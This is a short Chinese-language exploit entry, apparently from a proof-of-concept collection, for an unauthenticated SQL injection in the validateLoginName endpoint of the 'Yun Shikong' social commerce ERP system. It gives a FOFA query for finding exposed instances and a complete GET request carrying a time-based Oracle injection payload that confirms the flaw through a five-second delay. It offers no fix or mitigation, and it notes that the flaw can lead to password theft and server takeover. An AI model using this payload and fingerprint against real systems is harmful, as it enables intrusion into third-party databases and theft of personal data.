
Y24-7云时空-社会化商业ERP系统-SQL

漏洞描述：

时空云社会化商业ERP validateLoginName接口处存在SQL注入漏洞，未授权的攻击者可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息），甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

网站图片：



网络测绘：

fofa语法：

FOFA：app="云时空社会化商业ERP系统"

漏洞复现：

payload：

```
GET /sys/user/validateLoginName?loginName=admin'+AND+4563=DBMS_PIPE.RECEIVE_MESSAGE(CHR(65),5)-- HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.198 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

效果图:
延时5秒